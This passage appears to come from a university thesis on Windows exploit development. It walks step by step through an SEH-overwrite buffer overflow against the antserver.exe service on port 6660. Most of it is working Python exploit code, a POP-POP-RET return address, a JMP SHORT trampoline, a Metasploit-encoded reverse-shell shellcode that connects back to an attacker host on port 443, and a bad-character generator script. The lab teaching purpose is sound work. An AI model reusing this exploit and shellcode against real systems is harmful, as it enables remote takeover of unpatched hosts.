73000000	00023000	730016FA	WINSPOOL	5.1.2600.0	C:\WINDOWS\system32\WINSPOOL.DRV
74C50000	0001F000	74C5879F	MSDART	2.70.7713.0	C:\WINDOWS\system32\MSDART.DLL
763B0000	00045000	763B1600	comdlg32	6.00.2600.0	C:\WINDOWS\system32\comdlg32.dll
76B20000	00015000	76B22D3C	ATL	3.00.9238	C:\WINDOWS\system32\ATL.DLL
76E10000	00024000	76E1127D	adsldpc	5.1.2600.0	C:\WINDOWS\system32\adsldpc.dll
76E40000	0002F000	76E41330	ACTIVEDS	5.1.2600.0	C:\WINDOWS\system32\ACTIVEDS.dll
76F60000	0002C000	76F610C0	WLDAP32	5.1.2600.0	C:\WINDOWS\system32\WLDAP32.dll
76FD0000	00078000	76FD3025	CLBCATQ	2001.12.441	C:\WINDOWS\system32\CLBCATQ.DLL
77050000	000C5000	77051048	COMRes	2001.12.441	C:\WINDOWS\system32\COMRes.dll
77120000	0008B000	77132BF0	OLEAUT32	3.50.5014.0	C:\WINDOWS\system32\OLEAUT32.dll
771B0000	0011A000	771C0870	ole32	5.1.2600.0	C:\WINDOWS\system32\ole32.dll
772D0000	00063000	772D40C6	SHLWAPI	6.00.2600.0	C:\WINDOWS\system32\SHLWAPI.dll
77340000	0008B000	77341A59	COMCTL32	5.82 (xpcli	C:\WINDOWS\system32\COMCTL32.dll
773D0000	007F4000	773F2014	SHELL32	6.00.2600.0	C:\WINDOWS\system32\SHELL32.dll
77C00000	00007000	77C01108	VERSION	5.1.2600.0	C:\WINDOWS\system32\VERSION.dll
77C10000	00053000	77C1E94F	msvcrt	7.0.2600.0	C:\WINDOWS\system32\msvcrt.dll
77C70000	00040000		GDI32	5.1.2600.0	C:\WINDOWS\system32\GDI32.dll
77CC0000	00075000	77CC1334	RPCRT4	5.1.2600.0	C:\WINDOWS\system32\RPCRT4.dll

Picture 44: Viewing Executable modules window of OllyDbg

At the beginning, if the described protection mechanisms are present, a third party DLL must be found in the list of executable modules, free of these mechanisms. This DLL is usually loaded from the same directory as the main executable. Such a DLL is the vbajet32.dll module. Next, the DLL is copied to the attacking system in order to be analyzed with the help of the following commands. The following command, as it is shown below, uses the msfpescan program and checks for registered SEH handlers within the DLL. The msfpescan is a simple Metasploit tool that can go through a PE or an ELF binary and find a suitable return address. If there are no results it means that the vbajet32.dll module was not compiled with the protection mechanisms.




Picture 45: Using msfpescan to check if SEH exist on vbajet32.dll

With the next command, see below, we can see the value in the DllCharacteristics field of the DLL file. If the value is not `0x0400` as a result, we will know that the DLL has no DllCharacteristics flag. Other set of values that are not acceptable are the following: `0x0500`, `0x0600`, `0x0700`, `0x0C00`, `0x0E00` and `0x0F00`.

```
root@bt:~# msfpescan -i /root/Desktop/SEH/vbajet32.dll | grep DllCharacteristics
DllCharacteristics          0x00000000
root@bt:~#
```

Picture 46: Using to check if DllCharacteristics flag exists


As we can see the result is `0x00000000`. This means that it is possible to use the vbajet32.dll in order to find the SEH overwrite address. As a next action, a POP, POP, RETURN address must be found in the vbajet32.dll. Returning to the Executable Modules List in OllyDbg, we double click on the vbajet32.dll in order to open the main OllyDbg window. Continuing, pressing the right click in the CPU pane we select Search for → Sequence of Commands, as we can see below.



Picture 47: Viewing Sequence of Commands option in OllyDbg

Next, the Find Sequence of Commands window opens; we enter the following text and click Find:

```
POP r32
POP r32
RETN
```



Picture 48: Sequence of commands window in OllyDbg

The POP, POP, RETURN instruction of the vbajet32.dll module is found in the address `0x0F9A196A`.

CPU - thread 00000688, module VBAJET32

Address	Hex dump	Disassembly
0F9A196A	5D	POP EBP
0F9A196B	5B	POP EBX
0F9A196C	C3	RETN

Picture 49: Viewing the address of POP, POP, RETURN instruction

If we observe this address, we will see that is has not any of the bad characters `0x00` (null byte or nul), `0x0a` (new line or nl) and `0x0d` (carriage return or cr), so it is a candidate for using it in order to overwrite the SEH address. [10]

5.3.4 SEH overwrite Offset


Now, as a next step, it must be determined where in the buffer the SEH overwrite occurs. So an appropriate character must be found using the Metasploit's tool pattern_create.rb that generates a unique string. The generated pattern must be 2500 bytes in length, as we can see below.

Picture 50: Using pattern_create.rb

Continuing, it is time to put the newly created string to the exploit, named USV_1, as it is shown in the following code.


```
#!/usr/bin/python
import socket
target_address = "192.168.233.133"
target_port = 6660
buffer = "USV " + "Aa0Aa1Aa2Aa3Aa4Aa.....e8De9Df0Df1Df2D" + "\r\n\r\n"
sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
sock.close()
```

Now, in the vulnerable system, the antserver.exe process must be restarted and the OllyDbg must be closed and reopened. The antserver.exe must be reattached and executed using the F9 button. As a next step the new exploit is executed. Using the View → SEH Chain option of OllyDbg we can see the SEH handler value. The value that has overwritten the SEH value is 42326742 as we can see below.




Picture 51: Overwriting the SEH value

Furthermore, we can also see in the following picture, on the Registers pane the pattern that the exploit administered to the application.



Picture 52: Viewing the pattern placed in registers

By using the pattern again the pattern_offset.rb tool, it is possible to determine where in the buffer this string exists. As we can see below the overwrite happens at byte 966.




Picture 53: Using the pattern_offset.rb to see where the overwrite happens

It is now time to reconstruct the exploitable code.

```
#!/usr/bin/python
import socket
target_address = "192.168.233.133"
target_port = 6660
buffer = "USV "
buffer += "\x90" * 962
buffer += "\xcc\xcc\xcc\xcc"
buffer += "\x41\x41\x41\x41"
buffer += "\x90" * (2504 - (buffer))
buffer += "\r\n\r\n"
sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
sock.close()
```

We restart the antserver.exe process and OllyDbg once again and execute the modified exploit named USV_2.py. It is obvious that an access violation has occurred and as it is shown in the next picture, the SEH Chain points to 41414141 indicating that the offset in the buffer is accurate. [10]



Picture 54: SEH chain pointing in arbitrary data


ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

5.3.5 Acquiring CPU control

In this step the exploit is modified again in order to place the SEH overwrite POP, POP, RETURN address in the right place. It is important to bear in mind the little endian where the last byte is most significant on X86 processors. The exploit is named as USV_3.py and is modified as follows.

```
#!/usr/bin/python
import socket
target_address = "192.168.233.133"
target_port = 6660
buffer = "USV "
buffer += "\x90" * 962
buffer += "\xcc\xcc\xcc\xcc"
buffer  +=  "\x6A\x19\x9A\x0F"  #  SEH  Overwrite  0F9A196A  POP  EBP,  POP
EBX, RETN, vbajet32.dll
buffer += "\x90" *(2504 - (buffer))
buffer += "\r\n\r\n"
sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
sock.close()
```


Prior to the execution of the above exploit it must be set a breakpoint on the SEH overwrite address in order to verify that it is found. On OllyDbg we press right click in the CPU pane, selecting Go to → Expression. Continuing, we enter the POP, POP RETURN instructions of the SEH overwrite address and click OK. When the address is visible in the CPU pane, pressing the F2 key we set a breakpoint on the address, marked in red as we can see below.



Picture 55: Placing a breakpoint on SEH overwrite address


Next the exploit USV_3.py is executed. The result is an Access Violation error. We confirm that the SEH Chain used the right address in the overwrite process and the breakpoint is set on the address, marked in red as the following picture illustrates.

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ




Picture 56: Access violation error on SEH chain

The next action is to press the Shift + F9 in order to avoid the exception to the application. Then the exception handler will be activated and the execution of the CPU will move to the specified SEH address where the breakpoint will pause the processes inside the OllyDbg, as we can see below.



Picture 57: Activation of SEH

In order to execute the buffer we use the F7 key three times to step through the POP, POP RETURN instructions. When the buffer is reached it seems that we have jumped to the position of the buffer four bytes before the overwrite address, as it is shown below underlined in red. [10]




Picture 58: Reaching the position of the buffer

5.3.6 Exceeding the Four Byte drawback

Nevertheless, the four bytes are not an adequate space to run a shell code. So it is imperative to move to another location in the buffer that provides more space. In the CPU pane of OllyDbg we right click on the first `\xcc` instruction and select the option

Follow in Dump → Selection in order to see the structure of the buffer and its current location in the memory dump, as it is demonstrated below.



Picture 59: Seeing the structure of the buffer

There are visible a number of `\x90` characters after the current position of the buffer. Then by taking the starting address of those characters, which is `0x012FFD84` and subtract it from the end address which is `0x012FFFFF` we have the result `0x27B` or the number 635 in decimal. This is the number of characters used after the overwrite address. Furthermore, if we check before the `/xcc` characters there is a range of `\x90` characters from `0x012FFD7B` to `0x012FF9BA`. Subtracting these two we get a number of `0x3C1` or 961 `\x90` characters. Each space is adequate to use a shellcode. So, in order to move away from the four byte space to the space that follows the SEH overwrite section, the JMP SHORT instruction is utilized. This instruction, instructs the CPU to make a “jump” forward in memory for a specific number of bytes, continuing the execution to the point that the “jump” is finished. The general operational code for this instruction is `\xeb\xXX`. The `XX` symbolizes the number of bytes that jump forward. The beginning of the jump is measured from the next instruction after the JUMP SHORT command. Therefore, if we want to overtake the SEH overwrite address beyond the buffer space we need to jump forward six bytes or `\xeb\x06`. This also includes the four bytes needed for the SEH overwrite. In order to fill in the remaining two instructions in the four byte area we use NOP instructions. So, before the SEH overwrite the `\xeb\x06\x90\x90` characters are added in the exploit code. But before testing the exploit, we must generate a shellcode. [10]


ΠΑΝΕΠΙΣΤΗΜΙΟ

5.3.7 Adding the shellcode

At this stage a reverse shell will be generated using msfpayload tool of Metasploit, in order to be incorporated to the exploit. The idea is to create a shell code that is free of bad characters, such as `0x00`, `0x0a`, `0x0d`. Bad characters have a negative effect during the execution of the exploit. They can be translated to other characters or to be entirely extracted from the string. This causes the shellcode to be nonfunctional or incomplete. To overcome this problem we can use an encoder. Metasploit has a number of encoders that allow the management of these problems. Their function is to "encode" the bad characters into a different format. Encoders can be accessed via the msfencode command.

Now it is time to write the msfpayload command in order to construct the shellcode. In the beginning, it is specified the maximum shellcode size with the usage of msfencode -s, in order to make sure that it is among the appropriate buffer boundaries, in our case 635 - 16 bytes that are for NOP instructions, leaving a generous 619 byte space for the shellcode. As a second step, it is specified the encoding architecture for x86 computer microprocessor series. Next, the C language output format is chosen followed by the bad characters sequence we want to avoid. Finally, there are specified the local attacking systems address and port for reverse shellcode, in our example the 192.168.233.146 IP and the 443 port, as we can see below.

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ




Picture 60: Constructing the shellcode

Now, it is time to incorporate the newly created shellcode, as also the JUMP instruction, into the exploit, naming it as USV_4.py. [10]

```
#!/usr/bin/python
import socket
target_address = "192.168.233.133"
target_port = 6660
buffer = "USV "
buffer += "\x90" * 962
buffer += "\xeb\x06\x90\x90"
buffer += "\x6A\x19\x9A\x0F"
buffer += "\x90" * 16
buffer +=
("\xbd\xb8\x8a\xfb\x38\xda\xda\xd9\x74\x24\xf4\x5e\x33\xc9\xb1"
"\x4f\x31\x6e\x14\x83\xc6\x04\x03\x6e\x10\x5a\x7f\x07\xd0\x13"
"\x80\xf8\x21\x43\x08\x1d\x10\x51\x6e\x55\x01\x65\xe4\x3b\xaa"
"\x0e\xa8\xaf\x39\x62\x65\xdf\x8a\xc8\x53\xee\x0b\xfd\x5b\xbc"
"\xc8\x9c\x27\xbf\x1c\x7e\x19\x70\x51\x7f\x5e\x6d\x9a\x2d\x37"
"\xf9\x09\xc1\x3c\xbf\x91\xe0\x92\xcb\xaa\x9a\x97\x0c\x5e\x10"
```

```
"\x99\x5c\xcf\x2f\xd1\x44\x7b\x77\xc2\x75\xa8\x64\x3e\x3f\xc5"
"\x5e\xb4\xbe\x0f\xaf\x35\xf1\x6f\x63\x08\x3d\x62\x7a\x4c\xfa"
"\x9d\x09\xa6\xf8\x20\x09\x7d\x82\xfe\x9c\x60\x24\x74\x06\x41"
"\xd4\x59\xd0\x02\xda\x16\x97\x4d\xff\xa9\x74\xe6\xfb\x22\x7b"
"\x29\x8a\x71\x5f\xed\xd6\x22\xfe\xb4\xb2\x85\xff\xa7\x1b\x79"
"\xa5\xac\x8e\x6e\xdf\xee\xc6\x43\xed\x10\x17\xcc\x66\x62\x25"
"\x53\xdc\xec\x05\x1c\xfa\xeb\x6a\x37\xba\x64\x95\xb8\xba\xad"
"\x52\xec\xea\xc5\x73\x8d\x61\x16\x7b\x58\x25\x46\xd3\x33\x85"
"\x36\x93\xe3\x6d\x5d\x1c\xdb\x8d\x5e\xf6\x6a\x8a\xc9\x39\xc4"
"\xfd\x98\xd2\x17\xfd\x9d\x99\x91\x1b\xf7\xcd\xf7\xb4\x60\x77"
"\x52\x4e\x10\x78\x48\xc6\xb1\xeb\x17\x16\xbf\x17\x80\x41\xe8"
"\xe6\xd9\x07\x04\x50\x70\x35\xd5\x04\xbb\xfd\x02\xf5\x42\xfc"
"\xc7\x41\x61\xee\x11\x49\x2d\x5a\xce\x1c\xfb\x34\xa8\xf6\x4d"
"\xee\x62\xa4\x07\x66\xf2\x86\x97\xf0\xfb\xc2\x61\x1c\x4d\xbb"
"\x37\x23\x62\x2b\xb0\x5c\x9e\xcb\x3f\xb7\x1a\xfb\x75\x95\x0b"
"\x94\xd3\x4c\x0e\xf9\xe3\xbb\x4d\x04\x60\x49\x2e\xf3\x78\x38"
           "\x2b\xbf\x3e\xd1\x41\xd0\xaa\xd5\xf6\xd1\xfe")
buffer += "\x90" *(2504 - (buffer))
buffer += "\r\n\r\n"
sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=sock.connect((target_address,target_port))
sock.send(buffer)
sock.close()
```

Now, in the vulnerable system, the OllyDbg and the antserver.exe process are restarted. Once again a breakpoint must be set on our SEH overwrite address in order to check that the shellcode is undisturbed. If the new exploit is executed, a crash happens, but if we look at the SEH chain window below the SEH handler points at `0x90909090`. It must be mentioned that in order to make the SEH handler to point at `0x90909090` it may require making a number of attempts in creating the right encoded shellcode.



Picture 61: SEH pointing to NOPs

This is not the result we expect. We can try to re-execute the exploit without the shellcode in order to examine the problem. After running it and examining the SEH chain we can observe that it is back to the previous value. This is an indication that another bad character exists in the shellcode that needs to be encoded as well. [10]

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

5.3.8 Screening off the extra bad characters

In order to find the extra bad characters that were not included in the original encoding, a Perl script named gen_code.pl can be used. Its function is to provide a list of all possible characters, except those we specify. Below follows code of the script.

```
#!/usr/bin/perl
# gen_code.pl
# Version 0.1

use Getopt::Long;
GetOptions('help|?|' => \$help);
if ($help) {&help; }
if ($ARGV[0]) {
        @knownbad = split ',', $ARGV[0];
        foreach $bad (@knownbad) {
                $bad = hex($bad);
        }
}
if (! $ARGV[1]) {
        $split = 15; # split at 15 characters if not told otherwise
} else {
        $split = $ARGV[1];
}
$count=0;
for ($a = 0; $a <= 255; $a++) {
        $match = 0;
        foreach $knownbad (@knownbad) {
                if ($knownbad eq $a) {$match = 1}
        }
        if (! $match) {
                if (! $count) {print chr(34); }
                print '\x' . sprintf("%02x", $a);
                $count++;
        }
        if          ((int($count/$split)eq$count/$split)&&($count)){print
        chr(34)."\n"; $count = 0; }
}

if  ((int($count/$split)ne$count/$split)&&($count))  {print  chr(34)  .
"\n";}
sub help{
        print "This script generates a c style buffer of all characters
        from 0 to 255, except those specified in a comma seperated list
        provided as parameter one.  Used to generate a list of
        characters to enter into a exploit to test for bad characters.
        \n\n" .
        "Parameter one is optional and should contain comma separated
        hexadecimal bytes in the format 00,0a,0d and any characters
        provided will not be listed in the output.\n\n" .
        "Parameter two is also optional and specifies the interval at
        which new lines are interspersed in the output.  If not
        specified the default is a new line every 15 characters.\n\n";
        exit;
}
```

ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

So the gen_code.pl is executed in a way that it will not give the `0x00`, `0x0a`, `0x0d` characters as an output as we can see below. Prior to the execution of the script we must turn it to an executable with the command chmod +x.


```
SEH : bash <2>
File  Edit  View  Bookmarks  Settings  Help
root@bt:~/Desktop/SEH# ./gen_code.pl 00,0a,0d
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0e\x0f\x10\x11"
"\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f"
"\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e"
"\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d"
"\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c"
